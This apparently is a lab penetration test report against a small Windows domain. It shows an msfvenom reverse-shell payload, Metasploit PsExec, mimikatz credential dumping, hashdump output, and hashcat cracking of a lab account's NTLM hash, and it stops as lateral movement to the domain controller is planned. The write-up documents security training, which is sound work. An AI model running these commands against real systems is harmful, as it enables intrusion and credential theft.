Lab Penetration Test Report

04/15/2024

Table of Contents

Introduction

This report details a penetration test on a small network, aimed at compromising a Workstation and Domain Controller. The test was conducted by our group using Kali boxes from April 15th to April 29th. Initial findings revealed a potential entry point via workstation1. The scope included the 192.168.200.X/24 network. The final report will provide a comprehensive analysis of the test results and recommendations for improvements.


Objective

This penetration test was commissioned to assess the security posture of a small environment comprising a Workstation and a Domain Controller (DC1) using a Kali Linux machine in ET 007A. The primary objective is to compromise both systems within the specified engagement period.

Findings Summary


Methodology

First, we began with reconnaissance stage of the penetration test. We ran Nmap vulnerability scans on the workstation 1 and domain controller.



```
┌──(vagrant㉿kali)-[~]
└─$ nmap -Pn -sV --script=vuln 192.168.200.12 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 16:19 UTC
Nmap scan report for 192.168.200.12
Host is up (0.00059s latency).
Not shown: 981 closed tcp ports (conn-refused), 15 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.12 seconds
```

Domain Controller Nmap Scan



```
Warning:  You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 16:26 UTC
Nmap scan report for 192.168.200.11
Host is up (0.0011s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-15 16:26:12Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: LazyLab.local0., Site: Default-First-Site-N
ame)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: LazyLab.local0., Site: Default-First-Site-N
ame)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```


Workstation Nmap Scan

Information Gathering


Host IP Address	Hostname	Ports Open	Operating System	Services & Applications
192.168.200.12	Workstation 1	135,139,445,3389	Windows 10	
192.168.200.11	DC1	53,88,135,139,389,445,464,593,636,3268,3269,3389	Windows 10	
192.168.200.50	Kali Machine		Linux	

Privilege Escalation


Next our goal was to elevate our privileges on the Workstation 1 machine. We used a Metasploit Reverse TCP payload to attempt to gain access to the workstation with system level privileges.



```
┌──(vagrant㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.200.50 LPORT=4444 -o ~/pay
load.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/vagrant/payload.exe
```




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.50:4444
```



- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid
- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- Desktop/
- Documents/
- Downloads/
- FodhelperBypass.ps1
- Music/
- payload.exe
- Pictures/
- PowerView.ps1
- Public/
- scipag
- Templat
- Videos/


Do you want to run or save **payload.exe** (72.0 KB) from **192.168.200.50**?

This type of file could harm your computer.




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.50:4444
[*] Sending stage (176198 bytes) to 192.168.200.12
[*] Meterpreter session 1 opened (192.168.200.50:4444 → 192.168.200.12:50161) at 2024-04-15 17:54:54 +0000

meterpreter >
```

Here we successfully uploaded the payload and then ran it on the workstation to gain access to the machine on our Kali box. After gaining access we tried to run the getsystem command, but we were unable to escalate our privileges from local administrator to system. Next, knowing port 445 was open through our vulnerability scan, we decided to use the SMB PsExec exploit.




```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.200.12
rhosts => 192.168.200.12
msf6 exploit(windows/smb/psexec) > set smbdomain lazylab
smbdomain => lazylab
msf6 exploit(windows/smb/psexec) > set smbpass Beets12345
smbpass => Beets12345
msf6 exploit(windows/smb/psexec) > set smbuser dwight
smbuser => dwight
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.200.12:445 - Connecting to the server...
[*] 192.168.200.12:445 - Authenticating to 192.168.200.12:445|lazylab as user 'dwight'...
[*] 192.168.200.12:445 - Selecting PowerShell target
[*] 192.168.200.12:445 - Executing the payload...
[+] 192.168.200.12:445 - Service start timed out, OK if running a command or non-service executable...
```




```
msf6 exploit(windows/smb/psexec) > set lhost 192.168.200.50
lhost => 192.168.200.50
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.200.50:4444
[*] 192.168.200.12:445 - Connecting to the server...
[*] 192.168.200.12:445 - Authenticating to 192.168.200.12:445|lazylab as user 'dwight'...
[*] 192.168.200.12:445 - Selecting PowerShell target
[*] 192.168.200.12:445 - Executing the payload...
[+] 192.168.200.12:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.200.12
[*] Meterpreter session 1 opened (192.168.200.50:4444 -> 192.168.200.12:54265) at 2024-04-22 18:01:35 +0000

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Here we set the smbuser and smbpass to the login of the workstation that we were given prior to the test. After running the exploit, we were successfully able to gain SYSTEM privileges.




```
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
[*] Uploading  : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
[*] Uploaded 1.29 MiB of 1.29 MiB (100.0%): /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
[*] Completed  : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
meterpreter > pwd
C:\Windows\system32
```

Next we uploaded mimikatz to the workstation so that we could continue exploiting the system.




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1dfea1f7:::
meterpreter >
```

We then ran the hashdump command to dump the password hashes of local users but we did not find the users we needed to access the domain controller.




```
meterpreter > shell
Process 4948 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Here we created a shell and ran the following command to list all available provider credentials. This command shows recently logged on user and computer credentials.



```
mimikatz # sekurlsa::logonpasswords
```

At first, we had no success as no accounts that had access to the DC1 popped up. After this we looked at task scheduler and saw a process that could cause other credentials to pop up when using the last command. We first ran the process and then kept running the mimikatz command until we got different results.




Name	Status	Triggers
check_process	Run...	At 4:17 PM on 4/12/2024 - After triggered, repeat
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 4:25 PM every day - After triggered, repeat eve
User_Feed_S...	Ready	At 7:52 PM every day - Trigger expires at 4/22/203

Number of events: 12,333


Level	Date a...	Event...	Task Category	Operational Code	C
Inf...	4/16/2...	200	Action started	(1)	6:
Inf...	4/17/2...	200	Action started	(1)	a
Inf...	4/21/2...	200	Action started	(1)	5:
Inf...	4/17/2...	100	Task Started	(1)	a
Inf...	4/18/2...	200	Action started	(1)	ft
Inf...	4/21/2...	100	Task Started	(1)	5:
Inf...	4/22/2...	100	Task Started	(1)	cl
Inf...	4/15/2...	100	Task Started	(1)	3:

Event 100, TaskScheduler




```
msv :
 [00000003] Primary
 * Username : pam
 * Domain   : LazyLab
 * NTLM     : 57373a907ccd7196a2bad219132d615f
 * SHA1     : 07ae6935b21cadd736f4559fee5e5ffb12ffd00b
 * DPAPI    : 9eee1a7a460e48071d446fe8adfea7e2
tspkg :
wdigest :
 * Username : pam
 * Domain   : LazyLab
 * Password : (null)
kerberos :
 * Username : pam
 * Domain   : LAZYLAB.LOCAL
 * Password : (null)
ssp :
credman :
```

After a few runs this new account popped up on the list. Next, we ran hashcat on this NTLM hash.




```
┌──(vagrant㉿kali)-[~]
└─$ hashcat -a 0 -m 1000 /home/vagrant/Desktop/NewHash /usr/share/wordlists/rockyou.txt.gz
```

This was the plaintext password after the crack.




```
57373a907ccd7196a2bad219132d615f:123Password123
```

Our plan was to use the same SMB PsExec exploit to move laterally on the network and gain access to the domain controller. We changed the target host to the domain controller's address and the username/password to the newly acquired pam account credentials.



